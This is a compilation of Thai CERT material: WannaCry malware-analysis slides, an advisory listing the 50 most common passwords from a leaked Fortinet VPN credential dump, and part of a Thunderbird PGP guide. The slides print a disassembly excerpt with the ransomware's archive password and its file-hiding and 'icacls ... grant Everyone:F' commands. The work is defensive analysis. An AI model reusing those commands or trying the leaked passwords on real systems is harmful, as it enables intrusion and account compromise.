
32 Set Breakpoint > Run

Manual Code Reversing




33 Jump Condition and Execution Flow

Manual Code Reversing




34 If it can not connect to “that” domain | Two services will be created

Manual Code Reversing




35 wannaycry_resource.dump from Pestudio

Manual Code Reversing




36 Pestudio

Manual Code Reversing



37 It keep zip file in Resource Section so we will looking for API related to resource access


Manual Code Reversing



```
loc_4020B4:
lea     eax, [ebp+Filename]
push    eax             ; lpPathName
call    ds:SetCurrentDirectoryA
push    1
call    sub_4010FD
mov     [esp+6F4h+var_6F4], offset aWncry@2ol7 ; "WNcry@2ol7"
push    ebx             ; hModule
call    sub_401D40
call    sub_401E90
push    ebx             ; lpExitCode
push    ebx             ; dwMilliseconds
push    offset CommandLine ; "attrib +h ."
call    sub_401064
push    ebx             ; lpExitCode
push    ebx             ; dwMilliseconds
push    offset aIcaclsGrantEve ; "icacls . /grant Everyone:F /T /C /Q"
call    sub_401064
add     esp, 20h
call    sub_40170A
test    eax, eax
jz      short loc_402165
```

38 This function seem to be working with Resource section

Manual Code Reversing



39 The password for zip-archive is indeed “WNcry@2ol7”

What we get from this analysis?

IOCs : Hashes, Imphash, SSDeep, Section Hash, Section Name, Filesize, Filename, Original Filename, Compiler, Compile Time, Architecture, Registry key, Directory, Services Name, Service Display Name, Service Description, Mutex, Domain, Port, Protocol, Ransom Note, Ransomware Extension, Bitcoin Wallet Address, Unique Strings, and more...

TTPs :

T1543.003 Create or Modify System Process: Windows Service
T1486 Data Encrypted for Impact
T1210 Exploitation of Remote Services
T1083 File and Directory Discovery
T1222.001 File and Directory Permissions Modification: Windows File and Directory Permissions Modification
T1564.001 Hide Artifacts: Hidden Files and Directories
T1570 Lateral Tool Transfer
and more...

40

Toos lists used in this demo

VM Labs : REMnux, REMworkstation, FireEye Flare-vm

Fully Automate Analysis : hybrid-analysis.com, app.any.run, virustotal.com

Static Properties Analysis :

- REMnux : peframe, pescanner
- REMworkstation : ExeinfoPE, Detect It Easy, Pestudio

Interactive Behavior Analysis :

- REMnux : Wireshark, FakeDNS, Inetsim
- REMworkstation : ProcMon, RegShot, Process Hacker, ProcDOT

Manual Code Reversing : IDA Free, x64dbg

Marwin TTC-CERT

THANK YOU

Marwin TTC-CERT

เอกสารแนบท้าย 2


[TLP:WHITE] 50 อันดับรหัสผ่านอันตรายที่ไม่ควรนำมาใช้ตั้งเป็นรหัสผ่าน

20 ก.ย.64

ตามที่ปรากฏข่าว กรณีแฮกเกอร์ได้ทำการปล่อยข้อมูลบัญชีผู้ใช้งานและรหัสผ่านในการเข้าใช้งาน SSL VPN ของหน่วยงานและองค์กรต่าง ๆ ที่ใช้อุปกรณ์ Fortinet VPN[1] ที่ไม่ได้อัพเดทเฟิร์มแวร์จากบริษัทเจ้าของผลิตภัณฑ์เพื่อปิดช่องโหว่ เมื่อ 8 ก.ย.64 นั้น ศูนย์ TTC-CERT ได้นำข้อมูลทั้งหมดที่แฮกเกอร์ปล่อยออกมาและได้ทำการตรวจสอบข้อมูลดังกล่าว พบว่าข้อมูลที่หลุดออกมาประกอบไปด้วยสิ่งที่น่าสนใจ ดังนี้

1. ข้อมูลประกอบไปด้วย หมายเลข IP Address ของอุปกรณ์ Fortinet VPN ของหน่วยงานและองค์กรต่าง ๆ , บัญชีผู้ใช้งาน (Username), และ รหัสผ่าน (Password) (ศูนย์ TTC-CERT ได้ดำเนินการสุ่มตรวจสอบหมายเลข IP Address ดังกล่าวแล้วแล้วพบว่าเป็น IP Address ของอุปกรณ์ Fortinet VPN จริง)
2. มี IP Address ของประเทศไทยทั้งหมด 593 IP Address
3. ศูนย์ TTC-CERT ได้ทำการวิเคราะห์และสร้างสถิติจากรหัสผ่าน (Password) ที่หลุดออกมา โดยได้นำข้อมูลรหัสผ่าน (Password) จำนวน 50 รหัสผ่านแรกมาแสดงดังกราฟด้านล่าง ซึ่งเป็นรหัสผ่านที่ผู้ใช้งานไม่ควรนำมาใช้ในระบบงานอีก นอกจากนี้ ผู้ดูและระบบควรนำข้อมูลเหล่านี้ไปตรวจสอบกับระบบงานขององค์กรเพื่อให้มั่นใจว่าผู้ใช้งานในองค์กรไม่นำรหัสผ่านเหล่านี้ไปใช้งานในระบบขององค์กรอีก

[1] "Hackers leak passwords for 500,000 Fortinet VPN accounts." 8 Sep. 2021, https://www.bleepingcomputer.com/news/security/hackers-leak-passwords-for-500-000-fortinet-vpn-accounts/. Accessed 20 Sep. 2021.



ศูนย์ TTC-CERT แนะนำให้ผู้ที่ใช้งานอุปกรณ์ Fortinet VPN ดำเนินการเปลี่ยนรหัสผ่าน (Password) ของการเข้าถึงระบบงานภายในผ่านอุปกรณ์ Fortinet VPN โดยเร็ว ตลอดจนตรวจสอบและอัพเดทเฟิร์มแวร์ของอุปกรณ์ Fortinet VPN จากบริษัทเจ้าของผลิตภัณฑ์โดยเร็วที่สุด นอกจากนี้ องค์กรควรนำ Multi-factor Authentication (MFA) หรือ แนวคิดการออกแบบระบบรักษาความมั่นคงปลอดภัยแบบ Zero Trust มาใช้เพิ่มเติม เพื่อเสริมสร้างระบบรักษาความปลอดภัยขององค์กรให้มีความรัดกุมมากยิ่งขึ้น โดยเฉพาะสำหรับการเข้าถึงระบบงานภายในจากระยะไกลผ่านอุปกรณ์ VPN

ข้อมูล 50 อันดับรหัสผ่าน (Password) อันตรายที่ไม่ควรนำมาใช้ตั้งเป็นรหัสผ่าน (Password)

Password	Count
Temporal2020	2329
123456	2151
asdf123	1572
pass@123	1270
Juzgado2020	1014
SSLVPN-LAN	772
Password1	756
Test1234	720
Reset123	718
P@ssw0rd	711
america@123	667
full-access	658
123456789	642
Simpli@123	574
Welcome$123	572
12345678	542
Inco2020@	515
password	509
macaw777	503
Pass@123	497
2	478
123@mudar	475
Enero2020	466
Marzo2020	452
Febrero2020	444
casavpn2020	442
$P@tpr1m0$	441
porto@2020	420
1	418
India@123	407
temporal	383
EY2018-a	378
1234	378
Sprink@1	375
Cambiar21!	374
2024$Amor%	372
VPN2FactorGroup	366
Junio2020	363
EY2018,d	362

ligpn28*	360
Klzdw63#	356
Ytair42{	353
T3l3m2020	353
Akplp89@	350
Abcdefg1!	350
SSL-SHK	345
camiper2020	322
SSL-VPN-Users	318
cal@1234	318
FMWRWwO0	315

ข้อมูลอ้างอิง

- https://www.bleepingcomputer.com/news/security/hackers-leak-passwords-for-500-000-fortinet-vpn-accounts/

เอกสารแนบท้าย 3

คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย

Episode 3 (1 ส.ค. 2564)

หลังจากที่ได้เผยแพร่บทความ การแจกจ่ายหรือการกระจายกุญแจสาธารณะ (public key) ของตัวเอง การดำเนินการนำกุญแจสาธารณะ (public key) ของตัวเอง ไปเก็บไว้ที่ certificate server และ การดำเนินการนำกุญแจสาธารณะ (public key) ของผู้อื่นมาเก็บไว้ที่ keyring ของตนเอง ใน Episode 2 ของ Series คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย

ใน Episode 3 นี้ เป็น Episode สุดท้าย ผู้เขียนจะกล่าวถึงเรื่อง การใช้ซอฟต์แวร์สำหรับเข้ารหัสแบบ PGP เพื่อเพื่อรับและส่งอีเมลอย่างปลอดภัย การใช้ PGP เพื่อเซ็นชื่อ (sign) อีเมลของตนเองที่ไม่ได้เข้ารหัส และการใช้ซอฟต์แวร์ในการเข้ารหัสแบบ PGP เพื่อเข้ารหัสเอกสารหรือไฟล์ส่วนตัว เพื่อให้ผู้อ่านสามารถนำ PGP ไปใช้ประโยชน์ในการทำงานของผู้อ่านโดยแท้จริง โดยการดำเนินงานต่าง ๆ ในแต่ละหัวข้อมีรายละเอียด ดังนี้


การใช้ซอฟต์แวร์สำหรับเข้ารหัสแบบ PGP เพื่อเพื่อรับและส่งอีเมลอย่างปลอดภัย

การส่งอีเมลอีเมลเข้ารหัสแบบ PGP/MIME บนระบบปฏิบัติการ Windows และ Linux โดยใช้โปรแกรม Thunderbird (เวอร์ชันที่ใช้ในระหว่างการเขียนบทความนี้ คือ v.78.8.0) สามารถดำเนินการได้ดังนี้

(1) ทำการดาวน์โหลดและติดตั้งโปรแกรม Thunderbird ได้จาก www.thunderbird.net

(2) ทำการเพิ่ม Email Account ที่ต้องใช้ในการรับ-ส่ง อีเมลที่ต้องการเข้ารหัส

(3) ทำการเพิ่มคู่กุญแจ (Keypair) ของตนเอง เข้าไปยัง Thunderbird โดยเข้าไปที่ **Menu ⟶ Account Setting**




(4) ในหน้าต่าง **Account Settings** ที่เมนูทางซ้ายมือ (Account ของอีเมลที่ต้องการใช้ในการรับส่งอีเมลที่ต้องการเข้ารหัส) เลือกหัวข้อ **End-To-End Encryption** แล้วกดปุ่ม **Add Key...**

(5) จะปรากฏหน้าต่าง **Add a Personal OpenPGP Key for {ชื่ออีเมล}** ให้เลือกหัวข้อ **Import an existing OpenPGP Key แล้วกด Continue**


(6) กดเลือก **Select File to Import...**

(7) ชี้ Path ไปยังไฟล์กุญแจส่วนตัว (Private key) ของตัวเราเอง ซึ่งกุญแจดังกล่าวต้องมีข้อมูลอีเมลตรงกับบัญชีอีเมลที่ใช้งานใน Thunderbird เท่านั้น จากนั้นกด **Open**


(8) หน้าต่างแสดงข้อความ **Thunderbird found one key that can be imported.** จะปรากฏขึ้น ให้ทำการตรวจสอบข้อมูลของกุญแจสาธารณะ (Private key) ว่าถูกต้องหรือไม่, จากนั้นให้ติ๊กถูกที่หัวข้อ **Treat this key as a Personal Key** และกดปุ่ม **Continue**




(9) กรอก Passphrase ของกุญแจส่วนตัว (Private key) เพื่อปลดล็อค จากนั้นกดปุ่ม **OK**



(10) โปรแกรมจะแสดงข้อความ **OpenPGP Key successfully imported!** เพื่อแสดงว่าการเพิ่มกุญแจสำเร็จแล้ว จากนั้นกดปุ่ม **Continue**



